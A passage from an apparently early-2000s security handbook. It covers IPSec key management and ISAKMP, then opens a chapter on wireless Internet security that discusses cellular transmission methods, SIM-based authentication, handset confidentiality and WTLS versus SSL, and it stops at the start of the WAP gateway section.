The simplest form of SA or key management is manual management. The system security administrator manually enters the SA parameters and encryption keys for their system and the system(s) it communicates with. All IPv4 and IPv6 implementations of IPSec are required to support the manual configuration of security associations and keys. Manual configuration works well in small, static environments but is extremely difficult to scale to larger environments, especially those involving multiple administrative domains. In these environments the SA and key management functions must be automated and centralized to be effective. This is the functionality ISAKMP is designed to provide.

Internet Security Association and Key Management Protocol (ISAKMP)

ISAKMP provides a standard, flexible, and scalable methodology for distributing security associations and cryptographic keys. The protocol defines the procedures for authenticating a communicating peer, creating and managing security associations, techniques for generating and managing keys and security associations, and ways to mitigate threats like replay and denial-of-service attacks. ISAKMP was designed to support IPSec AH and ESP services, but it goes far beyond that. ISAKMP has the capability of supporting security services at the transport and applications layers for a variety of security mechanisms. This is possible because ISAKMP separates the security association management function from the key exchange mechanism. ISAKMP has key exchange protocol independence. It provides a common framework for negotiating, exchanging, modifying, and deleting SAs between dissimilar systems. Centralizing the management of the security associations with ISAKMP reduces much of the duplicated functionality within each security protocol and significantly reduces the connection setup time because ISAKMP can negotiate an entire set of services at once.

A detailed discussion of ISAKMP is beyond the scope of this chapter so only the operations and functional requirements of a security association and key management system will be covered. A security association and key management system is a service application that mediates between systems establishing secure connections. It does not actively participate in the transfer of data between these systems. It only assists in the establishment of a secure connection by generating, authenticating, and distributing the required security associations and cryptographic keys.

Two parameters must be agreed upon for the system to work properly. First, a trust relationship must be established between the endpoint systems and the SA manager. The SA manager can be a third-party system — similar to a Kerberos Key Distribution Center (KDC) — or integrated into the endpoint's IPSec implementation. Each approach requires a manually configured SA for each manager and the endpoints it communicates with. The advantage is these few manual SAs can be used to establish a multitude of secure connections. Most vendors have chosen to integrate ISAKMP into the endpoint systems and use a third-party (e.g., Certificate Authority) system to validate the initial trust relationship. The second requirement is for the endpoints to have a trusted third party in common. In other words, both endpoints must have an SA management system or Certificate Authority they both trust.

The operation is pretty straightforward. We will use systems with integrated SAs for this scenario. System A wishes to establish a secure communications session with System B and no valid security association currently exists between them. System A contacts the SA management function on System B. The process then reverses itself (remember that SAs are only established in one direction) as System B establishes a secure return path to System A. ISAKMP does have the capability of negotiating bidirectional SAs in a single transaction, so a separate return path negotiation is usually not required.

ISAKMP has four major functional components. They are:

1. Authentication of communications peers
2. Cryptographic key establishment and management
3. Security association creation and management
4. Threat mitigation

Authenticating the entity at the other end of the communication is the first step in establishing a secure communications session. Without authentication it is impossible to trust an entity's identification, and without a valid ID access control is meaningless. What value is there to secure communication with an unauthorized system?

ISAKMP mandates the use of public key digital signatures (e.g., DSS, RSA) to establish strong authentication for all ISAKMP exchanges. The standard does not specify a particular algorithm. Public key cryptography is a very effective, flexible, and scalable way to distribute shared secrets and session keys. However, to be completely effective, there must be a means of binding public keys to a specific entity. In larger implementations, this function is provided by a trusted third party (TTP) like a Certificate Authority (CA). Smaller implementations may choose to use manually configured keys. ISAKMP does not define the protocols used for communication with trusted third parties.

Key establishment encompasses the generation of the random keys and the transportation of those keys to the participating entities. In an RSA public key system, key transport is accomplished by encrypting the session

key with the recipient's public key. The encrypted session key is then sent to the recipient system, which decrypts it with its private key. In a Diffie–Hellman system, the recipient's public key would be combined with the sender's private key information to generate a shared secret key. This key can be used as the session key or for the transport of a second randomly generated session key. Under ISAKMP these key exchanges must take place using strong authentication. ISAKMP does not specify a particular key exchange protocol, but it appears that Oakley will become the standard.

Security association creation and management is spread across two phases of connection negotiation. The first phase establishes a security association between the two endpoint SA managers. The second phase establishes the security associations for the security protocols selected for that session. Phase one constitutes the trust between the managers and endpoints; the second phase constitutes the trust between the two endpoints themselves. Once phase two has been completed, the SA manager has no further involvement in the connection.

ISAKMP integrates mechanisms to counteract threats like denial of service, hijacking, and man-in-the-middle attacks. The manager service sends an anti-clogging token (cookie) to the requesting system prior to performing any CPU-intensive operation. If the manager does not receive a reply to this cookie, it assumes the request is invalid and drops it. Although this certainly is not comprehensive anti-clogging protection, it is quite effective against most common flooding attacks. The anti-clogging mechanism is also useful for detecting redirection attacks. Because multiple cookies are sent during each session setup, any attempt to redirect the data stream to a different endpoint will be detected.

ISAKMP links the authentication process and the SA/key exchange process into a single data stream. This makes attacks which rely on the interception or modification of the data stream (e.g., hijacking, man-in-the-middle) completely ineffective. Any interruption or modification of the data stream will be detected by the manager and further processing halted. ISAKMP also employs a built-in state machine to detect data deletions, thus ensuring that SAs based on partial exchanges will not be established. As a final anti-threat, ISAKMP specifies logging and notification requirements for all abnormal operations and limits the use of on-the-wire error notification.

Summary

As a standard, IPSec is quickly becoming the preferred method for secure communications on TCP/IP networks. Designed to support multiple encryption and authentication schemes and multi-vendor interoperability, IPSec can be adapted to fit the security requirements of large and small organizations alike. Industries that rely on extranet technologies to communicate with their business partners will benefit from IPSec's flexible encryption and authentication schemes; large businesses will benefit from IPSec's scalability and centralized management; and every company can benefit from IPSec's virtual private networking (VPN) capabilities to support mobile workers, telecommuters, or branch offices accessing company resources via the Internet.

The Internet Security Protocol Architecture was designed with the future in mind and is garnering the support it deserves from the security and computer communities. Recent endorsements by major manufacturing associations like the Automotive Industry Action Group, product commitments from major vendors like Cisco Systems, as well as the establishment of a compliance certification program through the International Computer Security Association are clear signs that IPSec is well on its way to becoming the industry standard for business-to-business communications in the 21st century.

Wireless Internet Security

Dennis Seymour Lee

RECALLING THE EARLY DAYS OF THE INTERNET, ONE CAN RECOUNT SEVERAL REASONS WHY THE INTERNET CAME ABOUT. Some of these include:

- providing a vast communication medium to share electronic information
- creating a multiple-path network that could survive localized outages
- providing a means for computers from different manufacturers and different networks to talk to one another

Commerce and security, at that time, were not high on the agenda (with the exception of preserving network availability). The thought of commercializing the Internet in the early days was almost unheard of. In fact, it was considered improper etiquette to use the Internet to sell products and services. Commercial activity and their security needs are a more recent development on the Internet, having come about strongly in the past few years.

Today, in contrast, the wireless Internet is being designed from the very beginning with commerce as its main driving force. Nations and organizations around the globe are spending millions, even billions of dollars to buy infrastructure, transmission frequencies, technology, and applications in the hopes of drawing business. In some ways, this has become the "land rush" of the new millennium. It stands to reason then that security must play a critical role early on as well — where money changes hands, security will need to accompany this activity.

Although the wireless industry is still in its infancy, the devices, infrastructure, and application development for the wireless Internet are rapidly growing on a worldwide scale. Those with foresight will know that security must fit in early into these designs. The aim of this chapter is to highlight some of the significant security issues in this emerging industry that need addressing. These are concerns that any business wishing to

deploy a wireless Internet service or application will need to consider to protect their own businesses and their customers, and to safeguard their investments in this new frontier.

Incidentally, the focus of this chapter is not about accessing the Internet using laptops and wireless modems. That technology, which has been around for many years, in many cases, is an extension of traditional wired Internet access. Neither will this chapter focus on wireless LANs and Bluetooth, which are not necessarily Internet based, but deserve chapters on their own. Rather, the concentration is on portable Internet devices, which inherently have far less computing resources than regular PCs, such as cell phones and PDAs (personal digital assistants). Therefore, these devices require different programming languages, protocols, encryption methods, and security perspectives to cope with the different technology. It is important to note, however, that despite their smaller sizes and limitations, these devices have a significant impact on information security, mainly because of the electronic commerce and intranet-related applications that are being designed for them.

WHO IS USING THE WIRELESS INTERNET?

Many studies and estimates are available today that suggest the number of wireless Internet users will soon surpass the millions of wired Internet users. The assumption is based on the many more millions of worldwide cell phone users who are already out there, a population that grows by the thousands every day. If every one of these mobile users chose to access the Internet through cell phones, indeed that population could easily exceed the number of wired Internet users by several times. It is this very enormous potential that has many businesses devoting substantial resources and investments in the hopes of capitalizing on this growing industry.

The wireless Internet is still very young. Many mobile phone users do not yet have access to the Internet through their cell phones. Many are taking a "wait-and-see" attitude to see what services will be available. Most who do have wireless Internet access are early adopters who are experimenting with the potential of what this service could provide. Because of the severe limitations in the wireless devices — the tiny screens, the extremely limited bandwidth, as well as other issues — most users who have both wired and wireless Internet access will admit that, for today, the wireless devices will not replace their desktop computers and notebooks anytime soon as their primary means of accessing the Internet. Many admit that "surfing the Net" using a wireless device today could become a disappointing exercise. Most of these wireless Internet users have expressed the following frustrations:

- It is too slow to connect to the Internet.
- Mobile users can be disconnected in the middle of a session when they are on the move.
- It is cumbersome to type out sentences using a numeric keypad.
- It is expensive to use the wireless Internet, especially when billed on a per-minute basis.
- There is very little or no graphics display capabilities on wireless devices.
- The screens are too small and users have to scroll constantly to read a long message.
- There are frequent errors when surfing Web sites (mainly because most Web sites today are not yet wireless Internet compatible).

At the time of this writing, the one notable exception to these disappointments is found in Japan. The telecommunications provider NTT DoCoMo has experienced phenomenal growth in the number of wireless Internet subscribers, using a wireless application environment called i-Mode (as opposed to wireless application protocol, or WAP). For many in Japan, connection using a wireless phone is their only means of accessing the Internet. In many cases, wireless access to the Internet is far cheaper than wired access, especially in areas where the wired infrastructure is expensive to set up. I-Mode users have the benefit of "always online" wireless connections to the Internet, color displays on their cell phones, and even graphics, musical tones, and animation. Perhaps Japan's success with the wireless Internet will offer an example of what can be achieved in the wireless arena, given the right elements.

WHAT TYPES OF APPLICATIONS ARE AVAILABLE?

Recognizing the frustrations and limitations of today's wireless technology, many businesses are designing their wireless devices and services, not necessarily as replacements for wired Internet access, but as specialized services that extend what the wired Internet could offer. Most of these services highlight the attractive convenience of portable informational access, anytime and anywhere, without having to sit in front of a computer — essentially, Internet services one can carry in one's pocket. Clearly, the information would have to be concise, portable, useful, and easy to access. Examples of mobile services available or being designed today include:

- shopping online using a mobile phone; comparing online prices with store prices while inside an actual store
- getting current stock prices, trading price alerts, trade confirmations, and portfolio information anywhere
- performing bank transactions and obtaining account information
- obtaining travel schedules and booking reservations

- obtaining personalized news stories and weather forecasts
- receiving the latest lottery numbers
- obtaining the current delivery status for express packages
- reading and writing e-mail "on the go"
- accessing internal corporate databases such as inventory, client lists, etc.
- getting map directions
- finding the nearest ATM machines, restaurants, theaters, and stores, based on the user's present location
- dialing 911 and having emergency services quickly triangulate the caller's location
- browsing a Web site and speaking live with the site's representative, all within the same session

Newer and more innovative services are in the works. As any new and emerging technology, wireless services and applications are often surrounded by much hope and hype, as well as some healthy skepticism. But as the technology and services mature over time, yesterday's experiments can become tomorrow's standards. The Internet is a grand example of this evolving progress. Development of the wireless Internet will probably go through the same evolutionary cycle, although probably at an even faster pace.

Like any new technology, however, security and safety issues can damage its reputation and benefits if they are not included intelligently into the design from the very beginning. It is with this purpose in mind that this chapter is written.

Because the wireless Internet covers a lot of territory, the same goes for its security as well. This chapter discusses security issues as they relate to the wireless Internet in a few select categories, starting with transmission methods to the wireless devices and ending with some of the infrastructure components themselves.

HOW SECURE ARE THE TRANSMISSION METHODS?

For many years, it was public knowledge that analog cell phone transmissions are fairly easy to intercept. It has been a known problem for as long as analog cell phones have been available. They are easily intercepted using special radio scanning equipment. For this reason, as well as many others, many cell phone service providers have been promoting digital services to their subscribers and reducing analog to a legacy service.

Digital cell phone transmissions, on the other hand, are typically more difficult to intercept. It is on these very same digital transmissions that most of the new wireless Internet services are based.

However, there is no single method for digital cellular transmission. In fact, there are several different methods for wireless transmission available today. For example, in the United States, providers such as Verizon and Sprint primarily use CDMA (Code Division Multiple Access), whereas AT&T primarily uses TDMA (Time Division Multiple Access) and Voicestream uses GSM (Global Systems for Mobile Communications). Other providers, such as Cingular, offer more than one method (TDMA and GSM), depending on the geographic location. All these methods differ in the way they use the radio frequencies and the way they allocate users on those frequencies. This chapter discusses each of these in more detail.

Cell phone users are generally not concerned with choosing a particular transmission method if they want wireless Internet access, nor do they really care to. Instead, most users select their favorite wireless service provider when they sign up for service. It is generally transparent to the user which transmission method their provider has implemented. It is an entirely different matter for the service provider, however. Whichever method they implement has significant bearing on its infrastructure. For example, the type of radio equipment they use, the location and number of transmission towers to deploy, the amount of traffic they can handle, and the type of cell phones to sell to their subscribers are all directly related to the digital transmission method chosen.

Frequency Division Multiple Access (FDMA) Technology

All cellular communications, analog or digital, are transmitted using radio frequencies that are purchased by, or allocated to, the wireless service provider. Each service provider typically purchases licenses from the respective government to operate a spectrum of radio frequencies.

Analog cellular communications typically operate on what is called Frequency Division Multiple Access (or FDMA) technology. With FDMA, each service provider divides its spectrum of radio frequencies into individual frequency channels. Each channel is a specific frequency that supports a one-way communication session; and each channel has a width of 10 to 30 kilohertz (kHz). For a regular two-way phone conversation, every cell phone caller would be assigned two frequency channels: one to send and one to receive.

Because each phone conversation occupies two channels (two frequencies), it is not too difficult for specialized radio scanning equipment to tap into a live analog phone conversation once the equipment has tuned into the right frequency channel. There is very little privacy protection in analog cellular communications if no encryption is added.

Time Division Multiple Access (TDMA) Technology

Digital cellular signals, on the other hand, can operate on a variety of encoding techniques, most of which are resistant to analog radio frequency scanning. (Note that the word "encoding" in wireless communications does not mean encryption. "Encoding" here usually refers to converting a signal from one format to another; for example, from a wired signal to a wireless signal.)

One such technique is called time division multiple access, or TDMA. Similar to FDMA, TDMA typically divides the radio spectrum into multiple 30-kHz frequency channels (sometimes called frequency carriers). Every two-way communication requires two of these frequency channels: one to send and one to receive. But in addition, TDMA further subdivides each frequency channel into three to six time slots called voice/data channels, so that now up to six digital voice or data sessions can take place using the same frequency. With TDMA, a service provider can handle more calls at the same time compared to FDMA. This is accomplished by assigning each of the six sessions a specific time slot within the same frequency. Each time slot (or voice/data channel) is approximately seven milliseconds in duration. The time slots are arranged and transmitted over and over again in rapid rotation. Voice or data for each caller is placed into the time slot assigned to that caller and then transmitted. Information from the corresponding time slot is quickly extracted and reassembled at the receiving cellular base station to piece together the conversation or session. Once that time slot (or voice/data channel) is assigned to a caller, it is dedicated to that caller for the duration of the session, until it terminates. In TDMA, a user is not assigned an entire frequency, but shares the frequency with other users, each with an assigned time slot.

As of the writing of this chapter, there have not been many publicized cases of eavesdropping of TDMA phone conversations and data streams as they travel across the wireless space. Access to special types of equipment or test equipment would probably be required to perform such a feat. It is possible that an illegally modified TDMA cell phone could also do the job.

However, this does not mean that eavesdropping is unfeasible. With regard to a wireless Internet session, consider the full path that such a session takes. For a mobile user to communicate with an Internet Web site, a wireless data signal from the cell phone will eventually be converted into a wired signal before traversing the Internet itself. As a wired signal, the information can travel across the Internet in clear text until it reaches the Web site. Although the wireless signal itself may be difficult to intercept, once it becomes a wired signal, it is subject to the same interception vulnerabilities as all unencrypted communications traversing the Internet.

Always as a precaution, if there is confidential information being transmitted over the Internet, regardless of the method, it is necessary to encrypt that session from end-to-end. Encryption is discussed in a later chapter section.

Global Systems for Mobile Communications (GSM)

Another method of digital transmission is Global Systems for Mobile Communications (GSM). GSM is actually a term that covers more than just the transmission method alone. It covers the entire cellular system, from the assortment of GSM services to the actual GSM devices themselves. GSM is primarly used in European nations.

As a digital transmission method, GSM uses a variation of TDMA. Similar to FDMA and TDMA, the GSM service provider divides the allotted radio frequency spectrum into multiple frequency channels. This time, each frequency channel has a much larger width of 200 kHz. Again, similar to FDMA and TDMA, each GSM cellular phone uses two frequency channels: one to send and one to receive.

Like TDMA, GSM further subdivides each frequency channel into time slots called voice/data channels. However, with GSM, there are eight time slots, so that now up to eight digital voice or data sessions can take place using the same frequency. As for TDMA, once that time slot (or voice/data channel) is assigned to a caller, it is dedicated to that caller for the duration of the session, until it terminates.

GSM has additional features that enhance security. Each GSM phone uses a subscriber identity module (or SIM). A SIM can look like a credit-card sized smart card or a postage-stamp sized chip. This removable SIM is inserted into the GSM phone during usage. The smart card or chip contains information pertaining to the subscriber, such as the cell phone number belonging to the subscriber, authentication information, encryption keys, directory of phone numbers, and short saved messages belonging to that subscriber. Because the SIM is removable, the subscriber can take this SIM out of one phone and insert it into another GSM phone. The new phone with the SIM will then take on the identity of the subscriber. The user's identity is not tied to a particular phone but to the removable SIM itself. This makes it possible for a subscriber to use or upgrade to different GSM phones, without changing phone numbers. It is also possible to rent a GSM phone in another country, even if that country uses phones that transmit on different GSM frequencies. This arrangement works, of course, only if the GSM service providers from the different countries have compatible arrangements with each other.

The SIM functions as an authentication tool because the GSM phones are useless without it. Once the SIM is inserted into a phone, users are

prompted to put in their personal identification numbers (PINs) associated with that SIM (if the SIM is PIN-enabled). Without the correct PIN number, the phone will not work.

In addition to authenticating the user to the phone, the SIM is also used to authenticate the phone to the phone network itself during connection. Using the authentication (or Ki) key in the SIM, the phone authenticates to the service provider's Authentication Center during each call. The process employs a challenge-response technique, similar in some respects to using a token card to remotely log a PC onto a network.

The keys in the SIM have another purpose in addition to authentication. The encryption (or Kc) key generated by the SIM can be used to encrypt communications between the mobile phone and the service provider's transmission equipment for confidentiality. This encryption prevents eavesdropping, at least between these two points.

GSM transmissions, similar to TDMA, are difficult, but not impossible, to intercept using radio frequency scanning equipment. A frequency can have up to eight users on it, making the digital signals difficult to extract. By adding encryption using the SIM card, GSM can add yet another layer of security against interception.

However, when it comes to wireless Internet sessions, this form of encryption does not provide end-to-end protection. Only part of the path is actually protected. This is similar to the problem mentioned previously with TDMA Internet sessions. A typical wireless Internet session takes both a wireless and a wired path. GSM encryption protects only the path between the cell phone and the service provider's transmission site — the wireless portion. The remainder of the session through the wired Internet — from the service provider's site to the Internet Web site — can still travel in the clear. One would need to add end-to-end encryption if one needs to keep the entire Internet session confidential.

Code Division Multiple Access (CDMA) Technology

Another digital transmission method is called code division multiple access, or CDMA. CDMA is based on spread spectrum, a transmission technology that has been used by the U.S. military for many years to make radio communications more difficult to intercept and jam. Qualcomm is one of the main pioneers incorporating CDMA spread spectrum technology into the area of cellular phones.

Instead of dividing a spectrum of radio frequencies into narrow frequency bands or time slots, CDMA uses a very large portion of that radio spectrum, also called a frequency channel. The frequency channel has a wide width of 1.25 megahertz (MHz). For duplex communication, each cell

phone uses two of these wide CDMA frequency channels: one to send and one to receive.

During communication, each voice or data session is first converted into a series of data signals. Next, the signals are marked with a unique code to indicate that they belong to a particular caller. This code is called a pseudo-random noise (PN) code. Each mobile phone is assigned a new PN code by the base station at the beginning of each session. These coded signals are then transmitted by spreading them out across a very wide radio frequency spectrum. Because the channel width is very large, it has the capacity to handle many other user sessions at the same time, each session again tagged by unique PN codes to associate them to the appropriate caller.

A CDMA phone receives transmissions using the appropriate PN code to pick out the data signals that are destined for it and ignores all other encoded signals.

With CDMA, cell phones communicating with the base stations all share the same wide frequency channels. What distinguishes each caller is not the frequency used (as in FDMA), nor the time slot within a particular frequency (as in TDMA or GSM), but the PN noise code assigned to that caller. With CDMA, a voice/data channel is a data signal marked with a unique PN code.

Intercepting a single CDMA conversation would be difficult because its digital signals are spread out across a very large spectrum of radio frequencies. The conversation does not reside on just one frequency alone, making it difficult to scan. Also, without knowledge of the PN noise code, an eavesdropper would not be able to extract the relevant session from the many frequencies used. To further complicate interception, the entire channel width is populated by many other callers at the same time, creating a vast amount of noise for anyone trying to intercept the call.

However, as seen earlier with the other digital transmission methods, Internet sessions using CDMA cell phones are not impossible to intercept. As before, although the CDMA digital signals themselves can be difficult to intercept, once these wireless signals are converted into wired signals, the latter signals can be intercepted as they travel across the Internet. Without using end-to-end encryption, wireless Internet sessions are as vulnerable as other unencrypted communications traveling over the Internet.

Other Methods

There are additional digital transmission methods, many of which are derivatives of the types already discussed, and some of which are still under development. Some of these that are under development are called

third-generation or 3G transmission methods. Second-generation (2G) technologies, such as TDMA, GSM, and CDMA, offer transmission speeds of 9.6 to 14.4 Kbps (kilobits per second), which is slower than today's typical modem speeds. 3G technologies, on the other hand, are designed to transmit much faster and carry larger amounts of data. Some will be capable of providing high-speed Internet access as well as video transmission. Below is a partial listing of other digital transmission methods, including those in the 3G category.

- *iDEN* (Integrated Digital Enhanced Network) is based on TDMA and is a 2G transmission method. In addition to sending voice and data, it can also be used for two-way radio communications between two iDEN phones, much like walkie-talkies.
- *PDC* (Personal Digital Communications) is based on TDMA and is a 2G transmission method widely used in Japan.
- *GPRS* (General Packet Radio Service) is a 2.5G (not quite 3G) technology based on GSM. It is a packet-switched data technology that provides "always online" connections, which means that the subscriber can stay logged on to the phone network all day but uses it only if there is actual data to send or receive. Maximum data rates are estimated to be 115 Kbps.
- *EDGE* (Enhanced Data rates for Global Evolution) is a 3G technology based on TDMA and GSM. Like GPRS, it features "always online" connections using packet-switched data technologies. Maximum data rates are estimated to be 384 Kbps.
- *UMTS* (Universal Mobile Telecommunications System) is a 3G technology based on GSM. Maximum data rates are estimated at 2 Mbps (megabits per second).
- *CDMA2000* and *W-CDMA* (Wideband CDMA) are two 3G technologies based on CDMA. CDMA2000 is a more North American design, whereas W-CDMA is more European and Japanese oriented. Both provide maximum data rates estimated at 384 Kbps for slow-moving mobile units, and at 2 Mbps for stationary units.

Regardless of the methods or the speeds, the need for end-to-end encryption will still be a requirement if confidentiality is needed between the mobile device and the Internet or intranet site. Because wireless Internet communications encompass both wireless and wired-based transmissions, encryption features covering just the wireless portion of the communication is clearly not enough. For end-to-end privacy protection, the applications and the protocols have a role to play, as discussed later in this chapter.

HOW SECURE ARE WIRELESS DEVICES?

Internet security, as many have seen it applied to corporate networks today, can be difficult to implement on wireless phones and PDAs for a

variety of reasons. Most of these devices have limited CPUs, memory, bandwidth, and storage abilities. As a result, many have disappointingly slow and limited computing power. Robust security features that can take less than a second to process on a typical workstation can take potentially many minutes on a wireless device, making them impractical or inconvenient for the mobile user. Because many of these devices have merely a fraction of the hardware capabilities found on typical workstations, the security features on portable devices are often lightweight or even nonexistent — from an Internet security perspective. However, these same devices are now being used to log into sensitive corporate intranets, or to conduct mobile commerce and banking. Although these wireless devices are smaller in every way, their security needs are just as significant as before. It would be a mistake for corporate IT and information security departments to ignore these devices as they start to populate the corporate network. After all, these devices do not discriminate; they can be designed to tap into the same corporate assets as any other node on a network. Some of the security aspects as they relate to these devices are examined here.

Authentication

The process of authenticating wireless phone users has gone through many years of implementation and evolution. It is probably one of the most reliable security features digital cell phones have today, given the many years of experience service providers have had in trying to reduce the theft of wireless services. Because the service providers have a vested interest in knowing who to charge for the use of their services, authenticating the mobile user is of utmost importance.

As previously mentioned, GSM phones use SIM cards or chips that contain authentication information about the user. SIMs typically carry authentication and encryption keys, authentication algorithms, identification information, phone numbers belonging to the subscriber, etc. They allow users to authenticate to their own phones and to the phone network to which they are subscribed.

In North America, TDMA and CDMA phones use a similarly complex method of authentication as in GSM. Like GSM, the process incorporates keys, Authentication Centers, and challenge-response techniques. However, because TDMA and CDMA phones do not generally use removable SIM cards or chips, instead, these phones rely on the authentication information embedded into the handset. The user's identity is therefore tied to the single mobile phone itself.

The obvious drawback is that for authentication purposes, TDMA and CDMA phones offer less flexibility when compared to GSM phones. To

deploy a new authentication feature with a GSM phone, in many cases, all that is needed is to update the SIM card or chip. On the other hand, with TDMA and CDMA, deploying new authentication features would probably require users to buy new cell phones — a more expensive way to go. Because it is easier to update a removable chip than an entire cell phone, it is likely that one will find more security features and innovations being offered for GSM as a result.

One important note, however, is that this form of authentication does not necessarily apply to Internet-related transactions. It merely authenticates the mobile user to the service provider's phone network, which is only one part of the transmission if one is talking about Internet transactions. For securing end-to-end Internet transactions, mobile users still need to authenticate the Internet Web servers they are connecting to, to verify that indeed the servers are legitimate. Likewise, the Internet Web servers need to authenticate the mobile users that are connecting to it, to verify that they are legitimate users and not impostors. The wireless service providers, however, are seldom involved in providing full end-to-end authentication service, from mobile phone to Internet Web site. That responsibility usually falls to the owners of the Internet Web servers and applications.

Several methods for providing end-to-end authentication are being tried today at the application level. Most secure mobile commerce applications are using IDs and passwords, an old standby, which of course has its limitations because it provides only single-factor authentication. Other organizations are experimenting with GSM SIMs by adding additional security ingredients such as public/private key pairs, digital certificates, and other public key infrastructure (PKI) components into the SIMs. However, because the use of digital certificates can be process intensive, cell phones and hand-held devices typically use lightweight versions of these security components. To accommodate the smaller processors in wireless devices, the digital certificates and their associated public keys may be smaller or weaker than those typically deployed on desktop Web browsers, depending on the resources available on the wireless device.

Additionally, other organizations are experimenting with using elliptic-curve cryptography (ECC) for authentication, digital certificates, and public key encryption on the wireless devices. ECC is an ideal tool for mobile devices because it can offer strong encryption capabilities but requires less computing resources than other popular forms of public key encryption. Certicom is one of the main pioneers incorporating ECC for use on wireless devices.

As more and more developments take place with wireless Internet authentication, it becomes clear that, in time, these Internet mobile devices will become full-fledged authentication devices, much like tokens,

smart cards, and bank ATM cards. If users begin conducting Internet commerce using these enhanced mobile devices, securing those devices themselves from loss or theft now becomes a priority. With identity information embedded into the devices or the removable SIMs, losing these could mean that an impostor can now conduct electronic commerce transactions using that stolen identity. With a mobile device, the user, of course, plays the biggest role in maintaining its overall security. Losing a cell phone that has Internet access and an embedded public/private key pair can be potentially as disastrous as losing a bank ATM card with its associated PIN written on it, or worse. If a user loses such a device, contacting the service provider immediately about the loss and suspending its use is a must.

Confidentiality

Preserving confidentiality on wireless devices poses several interesting challenges. Typically, when one accesses a Web site with a browser and enters a password to gain entry, the password one types is masked with asterisks or some other placeholder to prevent others from seeing the actual password on one's screen. With cell phones and hand-held devices, masking the password could create problems during typing. With cell phones, letters are often entered using the numeric keypad, a method that is cumbersome and tedious for many users. For example, to type the letter "R," one must press the number 7 key three times to get to the right letter. If the result is masked, it is not clear to the user what letter was actually submitted. Because of this inconvenience, some mobile Internet applications do away with masking so that the entire password is displayed on the screen in the original letters. Other applications initially display each letter of the password for a few seconds as they are being entered, before masking each with a placeholder afterward. This gives the user some positive indication that the correct letters were indeed entered, while still preserving the need to mask the password on the device's screen for privacy. The latter approach is probably the more sensible of the two, and should be the one that application designers adopt.

Another challenge to preserving confidentiality is making sure that confidential information such as passwords and credit card numbers are purged from the mobile device's memory after they are used. Many times, such sensitive information is stored as variables by the wireless Internet application and subsequently cached in the memory of the device. There have been documented cases in which credit card numbers left in the memory of cell phones were reusable by other people who borrowed the same phones to access the same sites. Once again, the application designers are the chief architects in preserving the confidentiality here. It is important that programmers design an application to clear the mobile

device's memory of sensitive information when the user finishes using that application. Although leaving such information in the memory of the device may spare the user of having to re-enter it the next time, it is, however, as risky as writing the associated PIN or password on a bank ATM card itself.

Yet another challenge in preserving confidentiality is making sure that sensitive information is kept private as it travels from the wireless device to its destination on the Internet, and back. Traditionally, for the wired Internet, most Web sites use Secure Sockets Layer (SSL) or its successor, Transport Layer Security (TLS), to encrypt the entire path end-to-end, from the client to the Web server. However, many wireless devices, particularly cell phones, lack the computing power and bandwidth to run SSL efficiently. One of the main components of SSL is RSA public key encryption. Depending on the encryption strength applied at the Web site, this form of public key encryption can be processor and bandwidth intensive, and can tax the mobile device to the point where the communication session itself becomes too slow to be practical.

Instead, wireless Internet applications that are developed using the Wireless Application Protocol (WAP) use a combination of security protocols. Secure WAP applications use both SSL and WTLS (Wireless Transport Layer Security) to protect different segments of a secure transmission. Typically, SSL protects the wired portion of the connection and WTLS primarily protects the wireless portion. Both are needed to provide the equivalent of end-to-end encryption.

WTLS is similar to SSL in operation. However, although WTLS can support either RSA or ECC, ECC is probably preferred because it provides strong encryption capabilities but is more compact and faster than RSA.

WTLS has other differences from SSL as well. WTLS is built to provide encryption services for a slower and less resource-intensive environment, whereas SSL could tax such an environment. This is because SSL encryption requires a reliable transport protocol, particularly TCP (Transmission Control Protocol, a part of TCP/IP). TCP provides error detection, communication acknowledgments, and retransmission features to ensure reliable network connections back and forth. But because of these features, TCP requires more bandwidth and resources than what typical wireless connections and devices can provide. Most mobile connections today are low bandwidth and slow, and not designed to handle the constant, back and forth error-detection traffic that TCP creates.

Realizing these limitations, the WAP Forum, the group responsible for putting together the standards for WAP, designed a supplementary protocol stack that is more suitable for the wireless environment. Because this environment typically has low connection speeds, low reliability, and low

bandwidth, in order to compensate, the protocol stack uses compressed binary data sessions and is more tolerant of intermittent coverage. The WAP protocol stack resides in layers 4, 5, 6, and 7 of the OSI reference model. The WAP protocol stack works with UDP (User Datagram Protocol) for IP-based networks and WDP (Wireless Datagram Protocol) for non-IP networks. WTLS, which is the security protocol from the WAP protocol stack, can be used to protect UDP or WDP traffic in the wireless environment.

Because of these differences between WTLS and SSL, as well as the different underlying environments that they work within, an intermediary device such as a gateway is needed to translate the traffic going from one environment into the next. This gateway is typically called a WAP gateway. The WAP gateway is discussed in more detail in the infrastructure section below.

Malicious Code and Viruses

The number of security attacks on wireless devices has been small compared to the many attacks against workstations and servers. This is due, in part, to the very simple fact that most mobile devices, particularly cell phones, lack sufficient processors, memory, or storage that malicious code and viruses could exploit. For example, a popular method for spreading viruses today is by hiding them in file attachments to e-mail. However, many mobile devices, particularly cell phones, lack the ability to store or open e-mail attachments. This makes mobile devices relatively unattractive as targets because the damage potential is relatively small.

However, mobile devices are still vulnerable to attack and will become increasingly more so as they evolve with greater computing, memory, and storage capabilities. With greater speeds, faster downloading abilities, and better processing, mobile devices can soon become the equivalent of today's workstations, with all their exploitable vulnerabilities. As of the writing of this chapter, cell phone manufacturers were already announcing that the next generation of mobile phones will support languages such as Java so that users can download software programs such as organizers, calculators, and games onto their Web-enabled phones. However, on the negative side, this also opens up more opportunities for users to unwittingly download malicious programs (or "malware") onto their own devices. The following adage applies to mobile devices: "The more brains they have, the more attractive they become as targets."

HOW SECURE ARE THE NETWORK INFRASTRUCTURE COMPONENTS?

As many of us who have worked in the information security field know, security is usually assembled using many components, but its overall strength is only as good as its weakest link. Sometimes it does not matter

if one is using the strongest encryption available over the network and the strongest authentication at the devices. If there is a weak link anywhere along the chain, attackers will focus on this vulnerability and may eventually exploit it, choosing a path that requires the least effort and the least amount of resources.

Because the wireless Internet world is still relatively young and a work in progress, vulnerabilities abound, depending on the technology one has implemented. This chapter section focuses on some infrastructure vulnerabilities for those who are using WAP (Wireless Application Protocol).

The "Gap in WAP"

Encryption has been an invaluable tool in the world of E-commerce. Many online businesses use SSL (Secure Sockets Layer) or TLS (Transport Layer Security) to provide end-to-end encryption to protect Internet transactions between the client and the Web server.

When using WAP however, if encryption is activated for the session, there are usually two zones of encryption applied, each protecting the two different halves of the transmission. SSL or TLS is generally used to protect the first path, between the Web server and an important network device called the WAP gateway that was previously mentioned. WTLS (Wireless Transport Layer Security) is used to protect the second path, between the WAP gateway and the wireless mobile device.

